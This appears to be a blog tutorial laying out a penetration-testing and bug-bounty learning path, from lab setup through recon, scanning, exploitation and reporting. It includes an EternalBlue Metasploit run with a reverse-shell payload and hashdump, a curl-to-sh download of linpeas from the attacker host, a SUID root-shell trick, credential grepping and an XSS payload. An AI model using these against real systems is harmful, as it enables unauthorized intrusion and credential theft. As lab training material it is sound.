Listen to this Post

Introduction:
The journey to becoming a proficient penetration tester or a successful bug bounty hunter is often shrouded in mystery, portrayed as a path only for elite hackers. In reality, it’s a structured discipline built on core IT knowledge, systematic methodologies, and relentless practice. This guide demystifies the process, providing a concrete roadmap from foundational concepts to advanced exploitation techniques, equipping you with the skills to assess and secure modern digital infrastructures.
Learning Objectives:
- Understand the foundational knowledge and mindset required for ethical hacking and bug bounty hunting.
- Learn to set up a professional penetration testing lab environment and master essential reconnaissance tools.
- Execute common vulnerability assessment and exploitation techniques, and learn how to document findings professionally.
You Should Know:
1. Building Your Cyber Foundation: Prerequisites and Mindset
Before downloading a single tool, you must build a solid foundation. This involves understanding networking (TCP/IP, DNS, HTTP/S, subnetting), operating systems (Linux and Windows internals), and basic programming/scripting (Python, Bash, PowerShell). The ethical hacker’s mindset is one of curiosity, persistence, and adherence to a strict legal and ethical framework—only testing systems you own or have explicit permission to assess.
Step‑by‑step guide:
Step 1: Master the basics. Set up a home network with a router and multiple devices. Use Wireshark to analyze everyday traffic (HTTP, DNS). Learn to read packet captures.
Step 2: Dive into Linux. Install Kali Linux or Parrot OS in a virtual machine (VM). Live in the terminal. Essential starting commands:
 Network Exploration
ip a / ifconfig  Check your IP and network interfaces
ping <target>  Check host reachability
netstat -tulnp / ss -tulnp  List active connections and listening ports

System and File Operations
find / -type f -perm -04000 -ls 2>/dev/null  Find SUID files (privilege escalation)
grep -r "password" /var/www/ 2>/dev/null  Basic content searching
Step 3: Learn basic Python for automation. Write a simple script to scan for open ports.
- Crafting Your Attack Lab: Safe and Isolated Environments
You cannot learn offensive security on the public internet. A controlled lab is non-negotiable. It typically involves a hypervisor like VMware or VirtualBox, attack VMs (Kali Linux), and intentionally vulnerable target VMs.
Step‑by‑step guide:
Step 1: Install VMware Workstation Pro or VirtualBox on your host machine.
Step 2: Download and import your attack machine (Kali Linux) and target machines. Always use ‘Host-Only’ or ‘NAT’ networking for the lab to isolate it from your main network.
Recommended Targets: OWASP Juice Shop (web app vulns), Metasploitable2/3 (general vulns), Windows 10/11 VMs for AD lab builds.
Step 3: Configure the network. Ensure your Kali VM can ping the target VM but cannot reach the internet (unless needed for specific labs). Document all IP addresses.
- The Art of Reconnaissance: Passive and Active Information Gathering
Reconnaissance is the most critical phase, determining the success of your entire engagement. Passive recon uses publicly available information (OSINT), while active recon involves interacting with the target.
Step‑by‑step guide:
Step 1 (Passive): Use OSINT tools. For a target domain (target.com):
 Using sublist3r to find subdomains
sublist3r -d target.com -o subdomains.txt
 Using theHarvester to find emails and hosts
theHarvester -d target.com -l 500 -b google,linkedin
Step 2 (Active): Perform network enumeration.
 Nmap basic scan
nmap -sV -sC -oA initial_scan <target_IP>
 Nmap aggressive scan for all TCP ports
nmap -p- -A -T4 -oA full_tcp_scan <target_IP>
Step 3: Analyze web technologies. Use `Wappalyzer` (browser extension) or `whatweb` from the CLI: `whatweb http://target.com`.
4. Vulnerability Assessment: From Scanning to Identification
With a map of the attack surface, you now probe for weaknesses using automated scanners and manual analysis to separate false positives from real vulnerabilities.
Step‑by‑step guide:
Step 1: Use Nikto for a quick web server scan: `nikto -h http://target.com`.
Step 2: Employ a directory brute-forcing tool like `gobuster` or `ffuf` to find hidden paths.
gobuster dir -u http://target.com -w /usr/share/wordlists/dirb/common.txt -x php,txt,html
Step 3: Manually test for common vulnerabilities like SQL Injection (using `’` or `”` in input fields), Cross-Site Scripting (XSS) by injecting <script>alert(1)</script>), and insecure file uploads.
5. The Exploitation Phase: Gaining a Foothold
This is where you weaponize a confirmed vulnerability to gain initial access. The Metasploit Framework is a primary tool, but manual exploitation is often required.
Step‑by‑step guide (using a known vulnerability):
Step 1: Search for an exploit matching the service and version found during scanning. Inside Metasploit: msf6 > search eternalblue.
Step 2: Configure and run the exploit.
msf6 > use exploit/windows/smb/ms17_010_eternalblue
msf6 exploit(...) > set RHOSTS <target_IP>
msf6 exploit(...) > set PAYLOAD windows/x64/meterpreter/reverse_tcp
msf6 exploit(...) > set LHOST <your_Kali_IP>
msf6 exploit(...) > exploit
Step 3: Upon successful exploitation, you’ll receive a Meterpreter shell. Use basic post-exploitation commands:
meterpreter > sysinfo  Get system info
meterpreter > getuid  Check your privilege level
meterpreter > hashdump  Dump Windows password hashes (if privileged)
6. Post-Exploitation and Privilege Escalation
Initial access is rarely with administrative privileges. The goal is to escalate your rights to `SYSTEM` (Windows) or `root` (Linux).
Step‑by‑step guide (Linux Privilege Escalation):
Step 1: Run an enumeration script like `linpeas.sh` to identify misconfigurations.
 On your Kali, host the script
python3 -m http.server 80
 On the compromised target, download and run it
curl http://<your_Kali_IP>/linpeas.sh | sh
Step 2: Look for common vectors: SUID/GUID binaries, writable cron jobs, kernel exploits, or exposed credentials.
Step 3: Exploit a finding. For example, if `find` has the SUID bit set:
 On the target
find . -exec /bin/sh \; -quit
 This will spawn a root shell if the SUID bit is misconfigured.
7. Documentation and Reporting: The Professional Deliverable
Your technical skills mean nothing if you cannot communicate findings. A clear, actionable report is the primary deliverable.
Step‑by‑step guide:
Step 1: Take detailed, time-stamped notes and screenshots throughout the process using tools like `KeepNote` or Obsidian.
Step 2: Structure your report:
Executive Summary (for leadership)
Methodology
Detailed Findings (Vulnerability, Severity, Proof of Concept, Impact, Remediation)
Conclusion
Step 3: For bug bounty platforms, follow their specific submission guidelines precisely. Provide a clear title, description, steps to reproduce, impact, and remediation advice.
What Undercode Say:
- The Barrier is Discipline, Not Genius. Success in penetration testing is 20% tool knowledge and 80% foundational understanding, systematic process, and meticulous documentation. The path is open to anyone willing to commit to the grind of learning fundamentals.
- The Lab is Your Dojo. Real skill is built in isolated, legal environments. Mastering the flow of recon, exploitation, and post-exploitation on configured lab networks builds the muscle memory required for real-world assessments.
Analysis:
The post highlights a common industry gap: the perception of cybersecurity as an inaccessible field versus the reality of it being a trainable trade. The promotional DBA content adjacent to the technical post underscores a broader trend—the professionalization of cybersecurity. As the field matures, formal recognition of expertise (through degrees, certifications, and proven bug bounty reputations) is becoming as valuable as raw technical skill. The future pentester will need to blend deep technical prowess with the communication skills of a consultant and the business acumen of a risk advisor. The tools and exploits will evolve, but the core methodology of systematic discovery, ethical exploitation, and clear reporting will remain the bedrock of the profession.
Prediction:
The democratization of hacking knowledge through platforms like TryHackMe and Hack The Box, combined with the massive growth of bug bounty programs, will lead to a significant shift in the security landscape. We will see a rapid increase in the discovery of superficial vulnerabilities, but a growing shortage of professionals capable of deep, systemic risk analysis (like complex chain attacks or architectural flaws). This will drive the value of “blue team” defensive skills and secure code training higher, while also forcing bug bounty platforms to tier their programs, offering premium rewards for critical, complex vulnerabilities that require advanced expertise. The role of the penetration tester will evolve from a pure attacker to a security consultant who can articulate business risk in financial terms.
▶️ Related Video (72% Match):
🎯Let’s Practice For Free:
IT/Security Reporter URL:
Reported By: Vishal Singh – Hackers Feeds
Extra Hub: Undercode MoN
Basic Verification: Pass ✅


